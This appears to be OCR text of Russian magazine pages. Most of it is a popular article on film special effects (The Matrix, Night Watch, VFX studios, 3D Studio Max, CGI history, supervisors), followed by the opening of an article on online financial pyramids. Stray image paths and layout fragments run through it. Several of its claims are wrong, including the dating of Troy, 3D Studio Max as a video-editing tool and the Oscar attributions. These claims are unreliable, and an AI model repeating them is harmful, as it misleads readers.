
В ДЕТСТВЕ, КОГДА У МЕНЯ ВПЕРВЫЕ ПОЯВИЛСЯ ВИДАК, Я ПЕРЕСМОТРЕЛ КУЧУ ФИЛЬМОВ ВСЕХ ГОДОВ И ЖАНРОВ. ОСОБЫХ ВПЕЧАТЛЕНИЙ ОНИ У МЕНЯ НЕ ОСТАВИЛИ, И СЕЙЧАС Я ДАЖЕ НЕ МОГУ ВСПОМНИТЬ НАЗВАНИЯ БОЛЬШИНСТВА. ЕДИНСТВЕННАЯ КАРТИНА, КОТОРАЯ ТВЕРДО ЗАСЕЛА У МЕНЯ В ПАМЯТИ, — МАТРИЦА. ФИЛЬМЕЦ МЕНЯ, ПОМНИТСЯ, ДЕЙСТВИТЕЛЬНО ВПЕЧАТЛИЛ, И НЕ ПОСЛЕДНЮЮ РОЛЬ В ЭТОМ СЫГРАЛИ СПЕЦЭФФЕКТЫ. КАК ОНИ ЭТО ДЕЛАЮТ? ТОЛЬКО СЕЙЧАС Я УЗНАЛ ОТВЕТ НА ЭТОТ ВОПРОС | Дмитриев Данил aka xbit(stream@oskolnet.ru 3344-37-228)

[процесс] Без спецэффектов не обходится практически ни один современный фильм. Взять даже «Трою» или любой другой исторический фильм. Казалось бы, куда там современным технологиям, ведь события в фильме происходят в III веке до нашей эры. Но тысячи легионеров — это не огромная массовка актеров, а модели нарисованные художником. Так же как и тучи стрел, которыми усыпали крепость во время осады.


Перед съемкой картины режиссер консультируется с командой спецованиматоров и вносит дополнения в сценарий таким образом, чтобы техники могли качественно склеить реальный кадр с нарисованной моделью. Вопреки популярному мнению, спецэффекты разрабатываются уже после съемок картины, когда становится ясно, что все отснятое — финальный вариант. Далее начинается поиск компании, способной проработать разные эпизоды фильма. При выборе кандидатов учитываются такие факторы, как стоимость и продолжительность разработки эффекта, а также качество проделанной работы аниматором ранее. В случае, если поджимают сроки и съемочная группа не укладывается в срок, нанять могут сразу несколько компаний. Так что получается, что над одним эпизодом или даже деталью трудятся десятки людей из разных городов и стран. Имея хороший бюджет для фильма, режиссер может позволить себе нанять профессионалов в строго определенных областях анимации. Но это не значит, что создатели фильмов любят выкидывать деньги на спецэффекты. Многие считают, что в фильме все должно быть как можно реальнее, с минимальным вмешательством компьютерной техники. «Дешевле и реалистичнее» — вот философия современных режиссеров, которую они унаследовали от своих «учителей». Вспомни фильм «Унесенные ветром», сцену с ранеными на поле боя. Тысячи бойцов на заднем плане — это не актеры и не графика, а обычные куклы. Нарисовать модель, идентичную оригиналу, тем более, если речь идет о человеке — невероятно сложно, поэтому киношники придумывают разные ухищрения. Например, на съемках фильма «Гибель Империи» была сцена, когда главному герою снится громадных размеров карп. Команда отловила настоящего карпа и пустила его в аквариум. Посудину с живой рыбой расположили между героем и камерой, в результате чего получился нужный эффект увеличения. Правда, заставить карпа двигаться по задуманной траектории так и не получилось — пришлось пустить в ход монтаж. Но пробовали до последнего, режиссер и вся команда боялись, что компьютерщики не смогут убедить зрителей в подлинности рыбины. Или отгремевший фильм «Ночной Дозор». В нем есть интересная сцена, где из ворон образуется вихрь вокруг поезда. В этой сцене нет ни одного настоящего кадра, а ее подготовка заняла очень много времени. Проблемой были сами вороны. Перед FX-командой поставили четкую цель — сделать так, чтобы вороны летали как




«Город мудрецов», смоделированный в 3D



он же, но только в 3D-пакете



думаешь, легко нарисовать такую?



интерфейс 3D Studio Max

НАШИ НА FX-СЦЕНЕ

Несмотря на то, что рассадник спецэффектов находится в Голливуде, в нашей стране тоже есть люди, способные творить чудеса. Вот лишь несколько имен.

Аркадий Дубинин. По образование программист. В 1993 году участвовал в создании спецэффектов к фильму Никиты Михалкова «Утомленные солнцем». В 2001 году был одним из независимых супервайзеров эффектов к фильму «Даже не думай!». Работал над такими известными картинами, как «Фанат», «Дети Арбата», «Ночной Дозор», «Личный номер».

Андрей Назаров. Работал на студии Objective Music, затем ушел в Останкино на должность звукорежиссера. С 2000 года начал активное сотрудничество с телекомпанией «Вид». Результат — проект «Последний герой».

Михаил Аранышев. Сотрудник киностудии «Казахфильм». Один из лучших наших специалистов в области кинопроизводства и кинообработки.

Александр Горохов. Продюсер визуальных эффектов, супервайзер фильма «Ночной Дозор».

настоящие. Прорабатывалась каждая деталь. Режиссер постоянно к чему-то придирался, даже к скорости, с которой птицы махали крыльями. Мол, вороны так не летают. В кино мелочей не бывает, тем более, когда речь идет о первом плане.

Бывают и такие ситуации, когда смоделировать надо целый город. Вспомни ту же «Матрицу», сцену, когда Нео впервые увидел, как выращивают людей. Все это чистой воды графика, а не декорации, то же самое касается вводного курса Морфея. Над этими сценами потели лучшие 3D-художники Голливуда. Для первой части «Матрицы» было разработано около 400 спецэффектов, для второй и третьей — намного больше. Если говорить о втором фильме, то самая интересная сцена — это битва Нео с двойниками агента Смита. На самом деле, актер, играющий Смита, был один, все остальные — группа статистов в одинаковых костюмах. Впоследствии при помощи монтажа лица актеров заменили на физиономии главного злыдня. Съемка эпизода делилась на три этапа. Первый — сам бой, то есть хореография. Именно на эти кадры позже наложат компьютерную графику. Далее идет процесс оцифровки реальных актеров с использованием чувствительной техники. Каждое движение, каждое сокращение мышц записывается строго без обработки. Для того чтобы художники могли заменить лица статистов на лицо Смита, было произведено лазерное сканирование рельефа мышц. Отслеживалось все, любое движение записывалось «в цифру», чтобы на экране это смотрелось максимально реалистично. Тем более камер использовалось не так много, так как процесс просчета изображения с разных ракурсов был целиком возложен на компьютер.

Кроме сцены драки, всем запомнились эпизоды с замедлением траектории пуль. Этот эффект получил название Bullet time, и после выхода фильма был взят на вооружение многими режиссерами и создателями спецэффектов. Идея принадлежала мистеру Джону Гаете, известному по работе над визуальными эффектами в картине «Какие бывают мечты». Фильм даже получил Оскара в 1998 году за спецэффекты. Он же поставил грандиозную сцену сражения машин и людей в Зионе, благодаря которой удостоился еще одного Оскара в 2000-м году.

Помимо Bullet time, есть и другие технологии, ставшие стандартом дефакто. Такие как Digital Compositing (модель собирается из множества изображений, сделанных с разных ракурсов), Dolly zoom (эффект резкого изменения размера изображения, придуманный Робертсом Ирменом), Optical effect (освещение, увеличение, размытость, исчезающие объекты), а также многие другие, которые с разной частотой повторяются в разных фильмах. Новые эффекты обычно разрабатываются для бюджетных фильмов, и стоят такие разработки недешево. Например, на создание спецэффектов ко второй «Матрице» было потрачено 100 миллионов долларов! Но даже реализация стандартного эффекта может влететь в копеечку, особенно это касается взрывов — самых дорогих и сложных элементов 3D. Львиную долю бюджета современных боевиков «кушает» именно моделирование взрывов, не будут ведь пиротехники взрывать лимузин прямо в центре Нью-Йорка.

[инструменты FX-мейкера] После того как съемки подошли к концу, весь отснятый материал просматривается режиссером и делится на эпизоды продолжительностью от нескольких секунд до десятков минут. Это сделано для удобства редактирования и наложения спецэффектов — ресурсов компа может попросту не хватить для работы с цельным материалом. Затем, собственно, и начинается монтаж. Сначала грузится первый кусок, и режиссер начинает работать с ним: накладывать уже готовые эффекты или прямо в кадре делать новый. В



клоны агента Смита в «Матрице»



ГИГАНТЫ FX-СЦЕНЫ

Computer Film Company — это целая фабрика по созданию спецэффектов. Компания имеет большой штат сотрудников, пользуется высокой профессиональной репутацией. На ее счету эффекты к таким хитам, как «Blade 2», «Гарри Поттер», «Миссия невыполнима 2», «Мумия возвращается», «Resident Evil».

Weta Digital известна меньше, занимая в рейтинге киноагентств всего 101-е место из 500. Но аниматоры именно этой конторы трудились над спецэффектами для культовой трилогии Толкиена «Властелин Колец». И, как видно из успеха фильма и количества наград, справились со своей задачей очень неплохо.


Hydraulx — еще одна Голливудская компания, влияние которой трудно переоценить. В списке ее клиентов есть режиссеры фильмов «Послезавтра», «Фантастическая четверка», «Константин», «Терминатор 3», «Приключение Шаркбоя» и многих других. Помимо создания спецэффектов к фильмам, компания занимается изготовлением рекламных роликов. В ее портфолио входят такие рекламные ролики, как Coca-Cola, World of WarCraft, WOW Be Yourself.

Рассказывая о лучших компаниях Голливуда в области FX, нельзя не упомянуть о Tippett Studio. Вот только неполный список картин, где не обошлось без их помощи: «Робокоп», «Люди в черном», «Вирус», «Миссия на Марс», «Человек-невидимка», «Единственный», «Эволюция», «Хэллбой», «Константин», «Матрица Революция».

последнем случае остро встает проблема производительности. Программы, предназначенные для работы с 3D, жадные до ресурсов компа, не говоря уже о мощностях, которые потребуются для просчета трехмерных моделей. Вернемся к эпизоду с воронами из «Ночного дозора». Стоит поменять траекторию полета хотя бы одной птицы, и ближайшие час-полтора придется провести за ожиданием окончания расчетов и вступления изменений в силу. Так что для работы FX-мейкера терпение — очень полезное качество.

Самой популярной программой для видеомонтажа является 3D Studio Max. В ней можно сделать все, что угодно. Любой эффект, любую анимацию — студия Макс дает разработчикам безграничные возможности. Стоит программный пакет недешево — $3000. Но за профессиональный инструмент и цена профессиональная. Как это происходит изнутри? Давай посмотрим.

Главное окно программы разделено на четыре части — проекции. В каждой из них показан объект в разных измерениях. Так художнику легче ориентироваться и исправить недочеты. Создание спецэффекта начинается на этапе его проектирования. Тут учитывается расположение эффекта по отношению к реальным кадрам, положение объектов в самом эффекте и много других дизайнерских фишек. После чего начинается этап построения — добавление элементов, создание траекторий, заливка текстур. Формируется ландшафт, его текстура, накладываются стандартные и пользовательские эффекты. Далее происходит установка точек освещения и расположения камер. Это самый ресурсоемкий этап, так как комп будет просчитывать направление световых лучей и на основе этого вычислять падение тени от встречных объектов. Даже если все объекты — это небольшие фигурки, просчет теней будет вестись достаточно долго. Затем происходит монтирование камер. Очень часто камеры делают динамичными, таким образом, камера крутится вокруг объекта по определенной траектории. Разумеется, что из разных позиций камеры будут видны разные стороны объекта, а следовательно, для каждой точки на траектории придется подсчитывать отображение теней. Помимо теней, аниматор может использовать зеркала. Отражения окружающих предметов и освещения просчитывается компом отдельно.



рейтинг компьютерных мультфильмов на IMDB.com

популярный сайт западных аниматоров

Другие инструменты для работы с 3D: Adobe Premier — софтина, которая считается любительской, и в серьезном монтаже практически не используется, Avid — невероятно дорогой и навороченный пакет стоимостью порядка 65 тысяч долларов, Final Cut — пакет, появившийся в 1999 году и завоевавший популярность среди новичков благодаря сравнительно быстрому освоению и невысокой цене. Каждый аниматор обычно работает только с одним 3D-пакетом, хотя иногда с приходом в новую компанию приходится подстраиваться и юзать общий софт.

Говоря о софте, хочется затронуть кадровую проблему. Дело в том, что обучиться профессии 3D-художника довольно сложно, тем более в России. Лекции многих вузов основаны на пакетах, которые в реале профи не используют. Из-за этого профессионалов в нашей стране очень мало. Те же, кто пришли в 3D сегодня, оттачивали свои навыки самостоятельно на пиратских копиях программ, а уже когда становились на ноги и набирали опыт, переходили на легальный софт.

Теперь поговорим о железках. Ты наверняка уже слышал, что дизайнеры и 3D-моделлеры для работы с графикой предпочитают Apple. Компьютеры Apple действительно лучше справляются с обработкой графики и звука, чем PC. Но есть еще один немаловажный фактор. Практически весь дизайнерский софт изначально затачивался под макинтоши и к тому времени, как на PC появились альтернативы, профессионалы уже просто привыкли к своей платформе.


ЭКСКУРС В ИСТОРИЮ

Впервые компьютерные эффекты были использованы в 70-х годах, в двух американских фильмах о взбунтовавшихся роботах: «Будущий мир» и «Западный мир». При помощи компьютера режиссеры хотели показать окружающий мир глазами робота. Сделали они это, правда, примитивно — простейшие эффекты просто впихнули между кадрами. Связи с реальными сценами не было никакой. Первую попытку скрещивания реальных кадров с компьютерной графикой в 1977 году предпринял дядя Лукас в своей легендарной саге. И это был настоящий прорыв. Правда, спецэффектами в привычном для нас понимании, первые шаги Джорджа назвать трудно. Над их созданием аниматор «Звездных войн» трудился около трех месяцев. Результат — виртуальная 3D карта Галактики, которую любой новичок 3D рендеринга сваяет за полчаса. Но не стоит забывать, что тогда у аниматоров не было компьютерных мощностей, позволяющих ускорить процесс моделирования. В те времена создание полнометражной картины с обильным использованием компьютерной графики казалось нереальным. Первыми, кто бросил вызов 3D, стали Стивен Лисбергер и Дональд Кушнер. В 1980 году они загорелись идеей создания картины с использованием всех возможных FX-инструментов, которые существовали на то время. Но, обойдя студии сильных мира сего, денег на начало работ так и не получили. Тогда Стивен Лисберг собственноручно сделал небольшой ролик с наложением анимации на реальные кадры и показал студии Диснея. Боссам понравилось, и они согласились финансировать проект. Сразу же объявились две компании, желающие заняться разработкой спецэффектов: MAGI и 3I. Любопытно то, что обе компании имели собственное представление о компьютерной графике, и оба их подхода были использованы в съемках картины. Подход первой компании заключался в построении объектов при помощи простых фигур — прямоугольник, круг, квадрат. Специалисты 3I строили модели при помощи полигонов. На стороне MAGI была скорость, на стороне коллег — реалистичность. Так или иначе, начавшиеся в 1981 году, съемки подошли к концу уже через год. Таким образом, мир увидел знаменитый фильм «Трон». Сюжет этого фильма был неоднократно использован позднее: злобный искусственный интеллект решил поработить человечество, но на его пути встал смельчак, решивший разрушить имперские планы жестянки и спасти мир. Ничего не напоминает? Другим фильмом, который сделал революцию в мире спецэффектов, стал любимый многими «Терминатор 2». Помнишь момент, когда Т-1000 поднимается с клетчатого пола, принимая форму полицейского? Сделать в 1990 году такое было сложно, и ничего подобного еще не видели. Поэтому смотрелось очень впечатляюще.



рабочее место 3D-моделлера


Т-1000 из «Терминатор 2»



такие вот они, супервайзоры

Помимо компьютера, перед аниматорами стоит вопрос выбора необходимого оборудования. Часто можно встретить целые наборы для видеомонтажа, включающие необходимые софт и железо. К таким наборам относится знаменитый Pro Tools — аппаратно-программный комплекс для записи и редактирования. Он состоит из десятка плат расширения (PCI) и нескольких десятков внешних устройств, отвечающих за обработку звука и видео. Работает он под Макинтошем, а основу составляет плата MIX Core Card с шестью (!) высокопроизводительными процессорами Моторола. Их задача — просчитывать наложенные эффекты, обрабатывать их и создавать новые.

[супервайзоры] Забавно, но за всю историю 3D точного определения профессии людей, которые им занимаются, подобрать так и не смогли. За рубежом используют фразу Visual Effects (VFX) Supervisor — режиссер спецэффектов, человек, который отвечает за всю компьютерную часть фильма. Он работает как на съемочной площадке, так и в студии — координирует работу и смотрит за совместимостью снимаемого и рисуемого материала. Понятно, что занять эту должность может только человек, хорошо разбирающийся сразу в двух областях — кино и компьютерный монтаж. Зачастую супервайзоры имеют кинообразование. За последнее время число спецэффектов в фильмах увеличилось, следовательно, прибавилась работа и супервайзерам. Они стали практически вторыми режиссерами.

Как уже было сказано выше, при съемках фильма заказы на изготовление спецэффектов отдаются разным студиям. За поиск достойных кандидатов, заключения с ними договоров и оценку результатов отвечает Overall Supervisor.
On-set Supervisor — это человек, который консультирует режиссера, указывая на необходимость корректировки определенных сцен для того, чтобы в будущем художники смогли реалистично добавить эффект. Он находится непосредственно на съемочной площадке и управляет работой пиротехников, каскадеров и другими людьми, задействованными в подготовке кадра. На этом иерархия не заканчивается. Далее идут руководитель студии, человек, наблюдающий за созданием эпизода, еще один вайзор смотрит за выполнением кадра и т.д. В общем, за каждым спецэффектом стоит целая команда специалистов.

[заключение] Как видишь, съемки фильма — занятие хоть и интересное, но невероятно трудоемкое. Моменты, которые зритель может даже не заметить, могут прорабатываться по несколько недель. Мы восхищаемся эффектом замедления времени, но почему-то совсем не обращаем внимание на город машин и последнее пристанище людей Зион, воспринимая его как что-то естественное. А ведь если бы все было сделано без компьютерных технологий, люди сразу бы заметили рисованные декорации, куклы героев и другие вещи. Заметили и раскритиковали бы «в ноль». Режиссеры потенциальных блокбастеров должны отдать на создание спецэффектов, как минимум, несколько десятков миллионов долларов. Ведь зрители теперь ходят в кинотеатр не только за хорошей актерской игрой и сюжетом. Им нужны зрелища, новые впечатления. Технологии прочно заняли место на службе Голливуда


f*uck it all
I am ric
ye
People

На вершине пирамиды

Пару слов о сетевой халяве

РАЗГЛЯДЫВАЯ ЕЖЕМЕСЯЧНЫЕ СЧЕТА ОТ ПРОВАЙДЕРА, ТЫ НАВЕРНЯКА ЗАДУМЫВАЛСЯ О ТОМ, ЧТО ИНТЕРНЕТ — ЭТО НЕ ТОЛЬКО ГОЛЫЕ ТЕТКИ И МНОГОЧАСОВЫЕ БЕСЕДЫ ПО АСЬКЕ, НО И ХОРОШАЯ ВОЗМОЖНОСТЬ ЗАРАБОТАТЬ. ТОЛЬКО ВОТ РАЗМЕЩЕННЫЙ НА БЕСПЛАТНОМ ХОСТИНГЕ ПОРНОСАЙТ ЗАКРЫВАЮТ, ОНЛАЙНОВЫЙ МАГАЗИН УМЕР НА СТАДИИ РАЗРАБОТКИ ДВИЖКА, НА E-BAY НИКТО НЕ ПОКУПАЕТ СТАРЫЙ БАБУШКИН БУДИЛЬНИК ЗА 300 БАКСОВ. А ВЕДЬ ТВОЯ ДУША НАПОЛНЕНА ВЕРОЙ НАШИХ ПРЕДКОВ — ВЕРОЙ В КОММУНИЗМ, ТО ЕСТЬ ВЕРОЙ В ХАЛЯВУ...

| Илья Александров (ilya_al@rambler.ru)

[Multi-level-marketing] Халявы в глобальной паутине хватает. Я бы даже сказал, ее подозрительно много! Взять, например, различные MLM-проекты (Multi-Level Marketing), а по нашему — финансовые пирамиды. Придумали их задолго до компьютерной эры, а первым финансистом стал Карл Ренборг, изобретатель пищевых добавок. Правда, в магазинах их никто не покупал, что никак не устраивало Ренборга. В конце концов мужичок раздал коробки с чудо-продуктом своим друзьям, объяснив, что они должны рекламировать его среди знакомых и продавать, а он за каждую проданную упаковку будет платить комиссионные. Друзья от халтурки не отказались, и дело пошло. Скоро пищевыми добавками торговали знакомые знакомых, затем их знакомые, пополняя нижние слои пирамиды. Так, не вложив ни доллара в рекламу своего продукта, американский предприниматель достиг оборота в 7 миллионов долларов и навсегда вписал свое скромное имя в историю мировой экономики.

С появлением Интернета количество желающих заработать на пирамидах только увеличилось. Ведь людей, «клюющих» на лозунг «Вложи бакс, ничего не делай, получи 5 баксов», хватало всегда. Поэтому в конце 90-х, когда рунет стал набирать обороты, пирамиды стали его неотъемлемой частью. В это время, правда, еще не угасли воспоминания об ОАО «МММ» и товарище Мавроди. Люди были настроены скептически, и специально для них появилась куча текстов о том, чем MLM отличается от МММ, и почему финансовые пирамиды — это круто.

